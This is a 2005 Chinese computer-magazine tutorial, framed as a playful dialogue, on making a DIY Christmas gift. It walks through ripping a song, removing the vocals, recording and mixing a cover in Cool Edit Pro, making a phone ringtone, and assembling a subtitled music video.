圣诞节，一个喜庆温馨的节日，在西方，圣诞节代表新一年的开始，在中国，我们有自己的传统节日——春节，那么圣诞节在中国人眼里应该是个怎样的节日呢，对，它是个浪漫的节日，是恋人们互赠礼物，倾诉爱意的日子。那么，你已经准备好自己的圣诞礼物了吗，或每年思考如何送出让她称心如意的礼物已经让你焦头烂额了呢？

请相信，掏钱购买99朵玫瑰也不如你送上一支亲手栽种的鲜花，在这个DIY盛行的年代，献出你自己动手精心打造的礼物，才是瑟瑟寒风中最让人感动的事情。

那么，如何在今年的圣诞节DIY一份完美的圣诞礼物呢来送给自己的爱人呢？

这个圣诞夜 谁在为你歌唱

——最浪漫圣诞礼物完美DIY方案

■策划：《电脑爱好者》编辑部

■监制：达利

■撰稿：Ulean　west　Sunny　番茄蛋饭



时间：11月28日深夜

地点：家里电脑桌前

人物：闷豆、神秘人

看着日历，离圣诞节还有不到1个月的时间了，闷豆越发郁闷。送玫瑰花撞车的事情屡见不鲜，闷豆可不想再犯傻了，可是什么样的礼物最能表达自己的心意又不怕撞车呢？google、baidu了一晚上，一点收获都没有。渐渐地，闷豆双眼开始迷离，趴在桌子上睡着了……

神秘人：醒醒，闷豆。

闷豆：你是谁？

神秘人：我是来帮你搞定圣诞礼物的：）


闷豆：真的？怎么搞定？

神秘人：前段时间你MM不是为“超级女声”发烧了一阵子么，这次你就给她DIY一回“超级男声”。

闷豆：　，是个好主意，我这人别的没什么长处，就是长得帅点、唱歌好听点、学识渊博点、谈吐幽默点……

神秘人：打住，打住，我们说正事，先来看看我们要打造什么样的礼物。

最浪漫圣诞礼物完美DIY流程



比比看谁的圣诞光雕最出色

如果对自己DIY的圣诞光雕光盘很有信心，那么把你的作品寄过来，编辑部会认真评选出最出色的圣诞光雕作品，并向每个获奖者赠送一盒威宝光雕刻录盘片。

比赛主题：谁的圣诞光雕最出色？

比赛要求：每位参赛者必须寄来光雕光盘实物，实物以外的传真、照片等一律无效

作品数量：每人参赛作品限一张光盘

比赛评委：《电脑爱好者》编辑部全体编辑

参赛地址：请将作品寄至本刊编辑部（地址见杂志版权页），信封上请注明“光雕比赛参赛作品”

截止日期：2006年1月31日（以邮戳为准）

备注：光盘内容请自行保留备份，寄往我编辑部参赛之光盘不再退回原作者。

寄送光盘小提示：可以用软壳光盘套将作品光盘装好，然后找一张废报纸反复对叠后将光盘塞于其中，然后装入信封，这样可以避免在邮寄过程中损坏。

一首好歌代表我的心

闷豆：神啊，你简直就是我的神，这么好的点子也能想出来，我们赶紧开始DIY礼物吧！

神秘人：别急别急，开始之前还有很多准备工作要做。

闷豆：比如？

神秘人：比如你应该挑选一首真正适合的好歌。怎么挑请参看“神秘人挑歌四不要”。

闷豆：哦，很有先见之明啊！我选《月亮代表我的心》没问题吧？

神秘人：哈哈，选什么随便你，不过老情歌确实更容易打动人。

闷豆：我没有这些歌的伴奏音乐怎么办？

神秘人：这个好办，我们有几个办法来搞定。第一，通过一些音乐制作软件照着谱子自己制作，比如自带一百多种乐器音效的《键盘乐器》；第二，从一些网站上下载现成的卡拉OK伴奏，比如卡拉88网站（http://www.pg168.com/）；第三，通过DART Karaoke Author、Cool Edit、MTU Vogone等软件将歌曲中的人声去除。

闷豆：第一个自己制作，你别逗了，我哪有那本事。第二个网上下载似乎不错，但是保证不了我要的歌曲都在里面，所以我觉得第三个似乎最现实，你跟我具体说说第三招吧！

神秘人：OK，跟我来！

神秘人挑歌四不要

1.不要快节奏，而要抒情音乐，因为大多数人都没经过专业训练，唱快歌第一后果就是容易吐字不清楚，录出来就像是“大悲咒”。

2.不要光看歌名，还要看歌词。比如朋友婚礼上唱《祝福》好像说得过去吧？但是唱起来才发现：“伤离别，离别虽然在眼前，说再见，再见不会太遥远……”。

3.不要选高难度的，《Melody》、《你快回来》好听吧？从头到尾唱一遍试试看？再说了，录歌肯定不能一次就满意，这种歌唱个两三遍比跑1500米还累人。

4.不要太“滥”，《老鼠爱大米》、《两只蝴蝶》……求你饶了MM的耳朵吧！除非你诚心想把事情搞砸。

歌曲的选择完全依照个人喜好，当然，要打动MM的芳心，选择一首她比较中意的歌曲最重要。原声歌曲的获取方法很简单，可以在网上搜索下载或是我们自己从CD中抓取。

遍寻网络

网上搜寻mp3的网站很多，神秘人推荐几个自己比较喜欢的站点给大家：

http://www.chinamp3.com	歌曲相当丰富的索引站点
http://music.yisou.com	3721的在线音乐搜索引擎
http://mp3.baidu.com	百度的音乐搜索引擎

CD音乐信手拈来

如果寻遍网络也找不到所需要的歌曲呢？那么去买张带有这首歌的CD吧，为了讨MM欢心，一张CD算得了什么。目前抓取CD音轨的软件很多，但是遵循成本最小化，利益最大化的基本原则，我们就使用Windows自带的Windows Media Player来完成这项工作。



第一步：打开Windows Media Player 10（目前最新版本为10，如果还在使用的老版本的播放器，可以升级到最新版本，官方下载地址：http://www.microsoft.com/downloads/search.aspx?displaylang=en&categoryid=4），点击上方菜单中的〞工具→选项〞，进入〞翻录音乐〞栏。

第二步：设置好文件输出路径后，将下面的〞格式〞更改为〞mp3〞，Windows Media Player会自动将码率设置为128 Kbps（图1），正是当前比较流行也是相对合理的码率，不用管它，点击〞确定〞完成设置。



第三步：将CD放入光驱，Windows Media Player会自动开始播放，停止它，然后点击菜单中的〞文件→CD 和设备→翻录音频 CD〞，这时可以在扩展菜单中看到光驱盘符以及CD信息，打开它，CD中的所有曲目赫然出现在眼前。

第四步：这些曲目是没有标题的，根据CD上的歌曲序号，找准相应的曲目，然后取消掉所有其他曲目前面的复选按钮，只保留我们想要抓取的歌曲（图2）。

第五步：最后点击上方的〞翻录音乐〞按钮，Windows Media Player就开始自动抓取音轨并将其转换为mp3文件了。

“喧宾夺主”去原声

闷豆：搞定搞定，一切都很容易嘛。

神秘人：完成了歌曲的获取工作，不过先别高兴太早，最头痛的问题来了，如何完美地去除音乐中的原唱你知道么？

闷豆：我倒是听说过不少这方面的工具，DART Karaoke Author、Cool Edit、MTU Vogone等等。

神秘人：在过去的《电脑爱好者》杂志上也陆续对这些软件做过介绍，闷豆你可以去找来看看，今天我们先挑重点说。

闷豆：好，是说说著名的Cool Edit么？

神秘人：NO，Cool Edit确实是非常专业的工具，也能够顺利完成去除原声的任务，不过呢……

闷豆：我就知道有“不过”，是不是担心闷豆太“闷”玩不转？

神秘人：哈哈，那倒不至于，只是在去除原声方面DART Karaoke Author可以更简单一些。

闷豆：最后的效果上有影响么？

神秘人： ，这和去除原声的原理有关系，使用什么软件在原则上是不会影响效果的，关键还是看怎么去调试。

软件去除原唱的原理

一般人嗓所能发出的声音只会在一定的频率范围之内，而软件处理的方法就是把人声的部分频率去除从而获得伴奏音乐。这样在去除人声的时候也会对这些频率范围内的伴奏音乐带来一些影响，常见的结果是高音和低音特别强，中音却很弱。当然利用Cool Edit这类专业音频编辑软件可以更好地剥离人声和伴奏，但是复杂程度也非常高。

火速连接

Cool Edit详细介绍：

《电脑爱好者》2004年20期《新歌秀唱，我为卡拉OK狂》

《电脑爱好者》2005年12期《给网络歌手热热身》

清除原唱不求人


也许去除歌曲中的原唱有无数种办法，但是这肯定是非常快捷的一种。

第一步：安装并运行DART Karaoke Author，画面上会出现一个向导窗口（图3）。然后〞下一步〞，点击〞览按钮〞选择你准备好的mp3文件（歌曲选择好以后，点击〞播放〞按钮可预览该歌曲）。



第二步：接着点击〞下一步〞，画面上会出现一个扫描歌曲的进度框，待其完成扫描后还可以导入歌词或自写歌词，不过我们化繁为简，到这里就可以点击右下角的〞关闭〞按钮结束歌曲的导入工作了。

第三步：界面最中央的窗口显示的是歌曲的波形（图4），点击上方的〞消原唱编辑〞按钮



，会出现详细的调节面板，每一首歌曲所需要设置的参数都不尽相同，这里需要我们一边试听一边调节。

第四步：消除原唱界面的上部有一个带绿框的灰色条，拉动绿色框的位置并且调整宽度，可以选取歌曲中我们需要试听的部分。然后以〞框选范围〞方式来试听结果（图5）。



第五步：把〞衰减度〞滑动条拉到中间的位置，进行试听，如果觉得原唱声音太明显，就向右边挪动滑块，然后再试听，反复调整。这里要注意一点，滑块越往右，虽然原声越来越小，但是整个音乐文件的质量也会随之下降，所以我们不光是听原声消除的情况，还要留意整体音质，切不可为了消除原音而过分损失伴音质量。

第六步：〞低音补偿〞滑块用于增强低音效果，使音质经过调整损失后仍不至于干巴巴的，滑动条越往右拉低音效果越强。适当提高低音会让我们的音乐更有节奏感，在演唱的时候也更容易找到节拍，但是如果过分加强低音，也会导致伴奏音太〞糊〞，反而不清晰了。

在反复的调试和试听中，闷豆自己感觉越来越满意了 。

闷豆： ，已经消除得差不多了，接下来怎么办？

神秘人：如果觉得已经比较理想了，就点“开始”按钮进行自动处理，处理完成后DART Karaoke Author会根据我们的输入路径设置输入一个新的以歌曲名+-DeVocalized结尾做新文件名的wav音频文件。

闷豆：哇，怎么保存出这么大一个文件？

神秘人：这是未经压缩过的原始wav文件，所以比较大，不用大惊小怪。

神秘人消音诀窍

消除原声的时候，不必刻意强求将声音彻底消掉，这样会导致音乐严重失真。为了降低失真度，完全可以不必彻底把原声消除干净，留下一点点不但不会影响我们演唱时的效果，有时候还会让我们重新录制的效果更好，让声音不显单薄。

想唱就唱 超级我声

闷豆：太完美了，我们可以开始唱了吧？

神秘人：当然可以开始了，不过还得做好足够的准备工作。

闷豆：准备工作？你是说的润喉糖？

神秘人：这当然是需要的，不过可不光是这些。还有几个问题要引起注意。

闷豆：神啊，我洗耳恭听。

神秘人：要制作一首效果出众的翻唱歌曲，硬件设施的性能将起到决定性作用。基本的硬件配置包括麦克风、声卡，还有耳机和音箱。麦克风是声波转换为电波的关键性器件，按麦克风的结构不同可分为动圈式麦克风、电容式麦克风、压电式麦克风、丝带式麦克风四种……

闷豆：饶了我吧，说点我能听懂的……

神秘人：哦，简单说，最好不要用那种便宜的塑料耳麦，稍微好一点点的麦克风能够让我们的歌声更饱满而有细节。

闷豆：我倒是有那种VCD机上的话筒，但是跟电脑连不上。

神秘人：标准卡拉OK话筒是直径6.3mm的插头，普通声卡提供的是直径为3.5mm的接口，所以需要一个6.3mm转3.5mm的转接头，这种转接头很多音响器材店或者电脑城中专门卖线材的柜台都有卖。

闷豆：还有其他问题么？

神秘人：当然，听我慢慢道来。

五大要素 保完美歌声

1．录音环境要求静（包括电脑风扇这些都要考虑），这样能保证录音的底噪小，录音环境还要求吸音，这样才能保证原始声源发出后环境的反馈信号对原始信号的影响最小，录出来的声音越干净后期处理效果就越好；话筒越好，频响范围越宽，录出的声音更饱满，对细节的捕捉越细腻，还原声音就越真实；

2.音频插孔和连线的任何接触不良对录音音质的影响可能是致命的。对业余的声卡来说，把MIC接到Line in接口上受到的干扰往往会低于接到MIC接口上；

3.音频接口（声卡）很重要，采样精度高低和采样频率大小决定音频质量的好坏，在音频领域，精度用bit来表示，采样频率用KHz来表示，16bit/44.1KHz代表CD音质，及采样精度为16bit，采样频率为44.1KHz。这个就像我们视频领域的颜色深度，媒体流码率一样好理解，就不多说。普通声卡最高只支持16bit/44.1KHz，创新声卡SB LIVE！系列改用KX驱动能达到16bit/48KHz（DVD音质）。当然，这些参数不是衡量录音质量的惟一标准，还和声卡的做工、内部电路的设计有很大关系，业余声卡内部就有噪音，对原始干净的信号形成所谓声染，所以你听到的业余声卡录出的声音和回放的声音都是不完全真实的，对比专业声卡像蒙了一层感；

4．喷麦是比较普遍的现象，就是当遇到声母是b（波）、p（坡）这种字的时候，由于口腔内吐出的气流过强，会导致录下来的音带有“扑扑”的声音，所以MIC上最好罩一个防喷罩。如果实在找不到，找块布套在麦克风上就可以了，当然，别挑羽绒服、运动服那种不透风的材料；

神秘人防喷麦绝招

对于我们这些非专业人员来说，喷麦是不可避免的，有时候防喷罩也罩不住，这时候还有最后的绝招——把麦克风倒过来。麦克风头冲下，我们倒拿着它，然后举起来，让麦克风的头部和我们的嘴持平，这样就不会受到气流的影响了。

5.由于多轨录音软件的录入音质都很高，所以录入生成的文件都非常的大。所有在编辑时删除的录音部分都以临时文件的形式保存着。这些文件极占空间。所以你在录完一首歌，确定不需要再改动之后，应该将录音生成的临时文件全部删除。在录音前也应该先修改录音文件的路径，将路径安排到比较空闲的硬盘分区中。以免录音时出现空间不够的情况（如果录入的音轨比较多的话，起码预留1GB以上的空间）。

闷豆：神啊，是不是太专业了点。

神秘人：我还没跟你讨论前置的问题呢。

闷豆：饶了我吧。

神秘人：当然，对于我们这些普通爱好者来说，量力而行，尽量注意就是了。

闷豆：　，这样说就好办了，接下来总该开始录音了吧？

神秘人：安装好Cool Edit Pro了么？好了就可以开船啦！

神秘人小提示

Cool Edit Pro录音的时候会占用很大的磁盘空间，所以为了避免出现磁盘空间不够的情况，在开始录音之前应该设定好临时文件的保存位置。在Cool Edit Pro的主菜单栏选择“选项→设置”，选中“系统”选项卡进行调整（图6）。



6

精雕细琢 歌声更完美

闷豆：找歌、去原声、准备麦克、安装Cool Edit……各项工作都准备好了，现在我可以亮亮嗓子了吧？

神秘人：看你迫不及待的样子，好吧，我们可以开始了，不过你要有心理准备，Cool Edit Pro是一款专业的音频编辑软件，因为它功能过于强大，所以操作也超级复杂。

闷豆：不怕不怕，不是有你在旁边吗，你只要指点我进行那些跟翻唱录音有关的步骤就行了，其他的功能以后慢慢摸索。

神秘人：OK，Let's go!

录制——本色演唱

神秘人：确定麦克风上的开关和音频属性中的选项都打开后就可以运行Cool Edit Pro了。

闷豆：在Cool Edit Pro中直接开始录唱？

神秘人：除非你所在的环境非常非常安静，一点噪声都没有，否则最好还是做个环境降噪的采样吧！

闷豆：不要这么专业，告诉我什么意思以及该怎么做就好。


神秘人：在我们录歌的环境中有一些持续的噪声是不可避免的，比如电脑运行发出的声音，或者从窗户缝里挤进来的马路上的车水马龙声。我们在唱歌之前先录制一段这样的“纯噪声”，等我们唱完过后，Cool Edit Pro会根据这段“纯噪声”作为参考，把我们演唱时顺带录下的噪声进行去除。

闷豆：高，实在是高！

第一步：在“音轨 3”处点亮“R”，然后点击录音键，先不要开始演唱，录下一段空白的噪音，时间不需要太长，待录音完毕后双击进入波形编辑模式，然后在菜单栏选择“效果→噪音消除→降噪器”，点击“噪音采样”按钮，然后“关闭”。最后点击多轨/波形编辑按钮返回多轨模式，右键点击这段音轨选择“移除音块”删除这个音轨。



第二步：在“音轨 1”处中点击右键（图7），选择“插入→音频文件”，导入刚才处理好的已经去除了原声的*.wav文件，这时候音轨一里会显示出这首歌曲的波形。由于去除了原声以后音乐音质损失较大，导致某些乐器声音过小，并且听上去有种空旷的感觉，我们可以双击它进入波形编辑模式，然后通过菜单栏的“效果→滤波器→图形均衡器”进行微调。（图8）



第三步：在“音轨 2”处点亮“R”（记得将音轨3的R按钮关闭），然后点击录音键就可以开始跟唱了。不要忘了准备歌词和熟悉旋律哦，别告诉我你准备演唱的是一首从来没有唱过的歌……

神秘人小提示

将均衡器更改为“30段均衡”可更精确地调整每个音频。点击下方的“预览”可进行调解后的音乐预览，其间可自由调节音频滑动块，直到达到我们想要的效果为止。什么是我们想要的效果？那就需要用耳朵、用心去体会和感受了。

润色——动人歌声

闷豆：我的天，唱得我满头大汗。

神秘人：还行，刚开始有点紧张，后面放开了挺不错的。

闷豆：现在回放出来，感觉声音干巴巴的啊！

神秘人：正常，换了帕瓦罗蒂来也或多或少会这样，这是没有进行任何加工润色的效果。

闷豆：别安慰我了，说说怎么解决，我知道你有办法。

第一步：右键点击刚才录制声音所在的轨道，双击进入波形编辑模式，让我们来给歌声进行一下润色。

第二步：首先要进行降噪，还记得先前录制的“纯噪音”么？派上用场了，点击菜单栏中的“效果→噪音消除→降噪器”，此时只需点击“确定”，降噪器就会自动消除歌声中的环境噪音。

第三步：接下来我们可以尝试着添加一些效果，菜单栏上的“效果”选项提供了效果列表。其中“DirectX”下的效果默认只有三种，不过可以通过安装第三方插件的方式增加一些高级效果。安装完插件以后点击菜单栏的“效果→刷新效果列表”刷新一下你的效果列表，立刻就会发现在“DirectX”下多了很多的选项（图9）。




神秘人插件资源提示


网上各类插件非常多，BBE Sonic Maximizer、ultrafunk2、wave3.0是最基本的三个音频效果插件，可以在http://soft.xaonline.com/SoftWareView.asp?softWareID=54031下载到。

（1）高低激励：双击人声音轨切换到波形编辑界面，选定全部波形，然后在“效果”里选择“DirectX”里的“BBESonicmaximizer”插件，三个旋钮的作用分别是调整低音、高音和整体音量的。我们可以根据人声来调整高低音还有总音量，比如刚开始录唱的时候还有点紧张，录进去的人声不是很有力度，这就需要加高音激励起来。


（2）不噪不浑：安装waves3.0后，在“DirectX”选择“WavesC4”，出现调整窗口。别怕那些复杂的调节项目，在调整窗口选择“load”，在里面的许多效果中选择倒数第四个“pop vocal”（图10），这是预设置的方案，适合大多数流行歌曲。




（3）加强力度：安装“Ultrafunk fx”后会有名称叫“Compressor”的效果器，这个效果器的作用就是增强人声的力度和表现力。打开后会看到上面有四个小方框，不同的数据会有不同的效果。图中的参数供大家参考，其中第一项为-20（图11）。



（4）配合混响：这里我们需要用到“Ultrafunk fx”插件的“Reverb”的效果器。此工作需要很细心，不同的录音环境，不同的曲风混响效果都不是一样的。这需要大家不断地积累经验，容积较大、吸声不足的房间，效果器的人工混响时间要短。男声演唱时混响时间应短些；女声演唱时混响时间可长些；业余歌手可用较长的混响时间，以掩盖声音的不足之处等等……图中的参数供大家参考（图12）。



（5）均衡歌声：这个效果的实现要利用“Ultrafunk fx”插件的“Equalizer”的效果器。主要作用就是均衡人声，让高频在保持不噪的前提下调整到清晰通透；低频保证不浑浊的前提下调整到清晰、自然。图中的参数供大家参考（图13）。



（6）变立体声：一般录出的人声都是单声道，转换成立体声后才会有立体感和方位感。双击音轨进入波形编辑模式，然后按F11打开“转换音频格式”面板，选择16位立体声格式，然后按“确定”按钮（图14）。接着ctrl+a选择全部波形，然后选择“Ultrafunk fx”效果里的“Phase”的效果器，会出现三个小框，第一个是调声相状态，第二个是调声场宽度，第三个是处理后的音量大小。仔细调到自己感觉最好，这样单声道就转换成立体声了，仔细听听，是不是比单声道好听多了呢？



神秘人资源提示

在http://ok.21cn.com/news/news_detail.jsp?id=847这个地方有混响插件Ultrafunk2的更为详细的程，有兴趣的朋友可以自行摸索一下。

混缩——琴瑟合一

闷豆：没想到啊没想到，这么一折腾，我闷豆的声音居然也赶美超英，吓倒费玉清了。

神秘人：你就这点追求啊，你现在的歌声可还没有合成呢。

闷豆：哦，对对对，继续继续！

第一步：人声后期处理作完后接着就是混缩了。首先我们进入多轨编辑模式调整人声音量，在音块上点击右键并选择“调整音频块音量”。这次闷豆演唱得很好，音色相当不错，所以可适当减小一些伴奏音乐的分量，以突出他的歌声，如果大家觉得自己录制的时候对歌曲的旋律不很熟悉，容易唱走调，合不上拍等，可以适当加大一些伴奏音乐的音量予以掩饰。人声音量调整好后，在“编辑”菜单栏里选择“混缩到空音轨(音轨3)”，接着选择“全部波形”，这样混缩就完成了。

第二步：混缩好后双击混缩音轨，进入单轨形式，从头到尾仔细听一遍，听听是否均衡，是否需要加些低频，有无其他问题等等。

第三步：一切都调整好以后就可以保存自己的作品啦。双击混缩音轨进入波形编辑模式，然后选择菜单栏的“文件→另存为”，选好文件格式，这里当然选“mp3”，最后确定就可以了。

如影随形 手机铃声变歌声

闷豆：没想到我闷豆也能录制出如此有水准的翻唱歌曲啊，真是百听不厌。能做成手机铃声吗？

神秘人：当然，只要你的手机支持数据线或者红外方式上传铃声就可以。

闷豆：我的手机当然支持，不过我还有个小小的请求。

神秘人：嘿嘿，想要把铃声存到MM的手机里面是么？

闷豆：这你也能猜到……

神秘人：可以是可以，不过有一定难度。你能把MM的手机偷过来连到你电脑上传歌么？

闷豆：要是被发现了，圣诞夜可就一点惊喜都没有了啊。

神秘人：没关系，还有最后一招，先把铃声做好存在你自己手机里面，圣诞夜的时候找个机会用红外传送到MM的手机里面，然后再偷偷设定成铃声……

闷豆：然后再在意想不到的时候自己偷偷拨打MM的电话……对吧？

神秘人：开窍了你。

比较多见的铃声制作工具有MMFUTA，PsmPlayer，WAVTORINGTONE等，我们挑取MMFUTA作为例子先跟大家讲讲，至于另两个，请看我神秘人的资源提示吧！好了，在开始制作之前还要说明一下，手机对铃声大小有限制，如果铃声文件大小过大，则无法正确地传入手机中去，具体大小因机型而异。所以，我们肯定不能把整首歌曲作为铃声，只能选取其中最动听或是最高潮的部分。

第一步：打开Cool Edit，用快捷键Ctrl+O打开刚才已经制作好的mp3文件，然后掐头去尾，只保留中间的高潮部分。在右边的波形编辑区域将欲删除的波形部分按住鼠标左键水平移动将其框选起来，然后按一下键盘上的Delete键就可以轻松的将这段音乐删除了。



第二步：因为歌曲伴奏是连贯的，生硬地从中截取一段，开头和结尾都会给人以唐突的感觉，所以需要加上淡入淡出的效果。选择菜单栏的“效果→波形振幅→渐变”，在弹出的面板右方选择“Fade In”以增加淡入效果。根据自己感觉调节好两个滑动条，音乐淡入效果就添加完成了（图15）。淡出方法与淡入同理，只不过是选择右边的“Fade Out”。淡入和淡出要分开处理，你可以随时点击面板下方的“预览”按钮进行试听。



第三步：编辑完成后，点击菜单栏的“文件→另存为”打开文件保存窗口，保存类型选“ACM 波形(*.wav)”，然后点击下方的“选项”按钮，滤波器选“PCM”，特性为“8.000 kHz,8位，单声道”（图16），然后“确定”，取好文件名以后保存该文件。

第四步：下载安装MMFUTA这个铃声转换软件（下载地址：http://bzzj.52samsung.com/CCTV/Download/mmfUta.exe），并安装好Office 2000或以上版本（为什么要装它？因为好像MMFUTA使用到了Office的一个插件，如果不装，转换时会出错，装吧，一切为了mm！）

第五步：打开MMFUTA，选择菜单栏的“文件→载入WAVE文件”，将刚才制作好的*.wav文件导入进来，然后将“设置采样频率”设置成8000，其他设置根据自己需要来调整，将鼠标放在预设置的项目文字上，下方就会出现提示（图17）。



第六步：一切设置妥当以后就可以按下方的“按下按钮开始转换高品质铃声”按钮开始转换了，转换完成后会在歌曲目录下生成一个.MMF格式的铃声文件，然后用数据线或红外线将铃声灌入手机中吧。

神秘人资源提示

制作铃声的软件还有PsmPlayer，WAVTORINGTONE等，这些软件各有优劣，如果其中一款软件达不到你手机的要求，那么可以试试另外一种。

PsmPlayer图文教程:http://cms.139shop.com/magazine/playContent.aspx?nid=44582&pno=2

WAVTORINGTONE图文教程:http://bbs.games.17173.com/topics/20/200509/28/392,1.html


声色兼具 Music Video也DIY

闷豆：神啊，接下来我可以把MP3文件传送给MM了么？
神秘人：你也太没情趣了，花了那么多心思作出来的东西，不加包装就送出去，很丢人的。
闷豆：哪有什么办法？总不能把MP3变成Music Video吧！
神秘人：你说对了，接下来我们就来一些大胆的尝试，作出一套声色兼具的Music Video，震撼你的MM。
闷豆：可是我没有DV啊！
神秘人：笨，摄像头总有吧？没有摄像头，用数码相机的录像功能也可以啊！
闷豆：要不怎么说你是神呢，不过还有个问题，拍什么？
神秘人：距离圣诞还有将近一个月的时间，你现在开始每天把DC带在身边，看到什么有意思的东西就拍下来。
闷豆：明白，在这一个月里搜集点点滴滴的素材，到最后一定会有不少感动MM的镜头。
神秘人：嘿嘿，好啦，以后怎么着我不管，现在先教教你怎么做吧！
闷豆：完全同意。说吧，这次要装什么，Premiere Pro？
神秘人：看不出来你还知道这个王牌工具啊，不过我们还用不了那么高深的，Windows XP系统下自带的Windows Movie Maker就够我们折腾了。


影音齐下

第一步：打开Windows Movie Maker，在左边的电影任务栏处选择“导入视频”（从DV中导入视频则选“从视频设备捕获”），选择需要导入的视频文件，可以是*.avi，*.mpg等多种流行格式。然后将被自动切分的剪辑按顺序拖动到下方的剪辑框里，点击“显示时间线”按钮（图18）。

第二步：将时间线左边的“视频”前面的+号点开可以看到这段视频的音频波形，在波形上点击右键并选择“静音”，就可以将视频中的声音去掉了，注意，有几段就要操作几次。



18

第三步：在电影任务栏处选择“导入音频或音乐”导入你的歌曲，然后将它拖动到时间线的“音频/音乐”处（注意贴近时间线的左边缘）（图19）。


19

第四步：如果导入的视频比歌曲的长度更长，那么我们必须对视频结尾处做些裁减。点中时间线上的最后一段剪辑，在右边缘处按住鼠标左键向左移动直到跟音乐时间相对称的合适位置。这样还不够，在这段剪辑上点击右键选择“淡出”，避免嘎然而止的画面让人莫名其妙。

第五步：在电影任务栏处点击“保存到我的计算机”，输入文件名并选择好路径以后点击“下一步”，接下来点击“显示更多选项”字样，选中“其他设置”，然后在下拉菜单中选择“DV-AVI (PAL)”（图20），继续下一步就可开始文件的整合与编码了。



20

神秘人小提示

Windows Movie Maker还可为影片加入许多过场、片头、片尾等特技效果，我们前面说到的只是最简单的，如果想要作出更漂亮的Music Video，那就自己再花心思去琢磨一下吧。

添加字幕

第一步：下载安装安装“超级转换秀”和“字幕转换通”两个软件（下载地址：http://www.powerrsoft.com/indexgb.htm）。

第二步：打开记事本，新建一个文件，按照这样的格式写下歌词：

```
1
00:00:00,000→00:00:10,000
这里写入第一句歌词
```

```
2
00:00:11,000→00:00:15,000
这里写入第二句歌词
```


以此类推...

这种格式起到的作用相信不难理解，00:00:00,000 → 00:00:10,000表示第一句歌词从0秒到第10秒持续显示，00:00:11,000 → 00:00:15,000表示第二句歌词从11秒开始到第15秒持续显示，至于应该在什么时间段加入歌词，我们可以用Cool Edit导入音乐并播放，一边放一边听，

适当的时候暂停音乐，记下这段歌词的播放时间段。

第三步： 输入完所有的歌词并确定好时间后，把这个文件另存为*.srt格式文件。

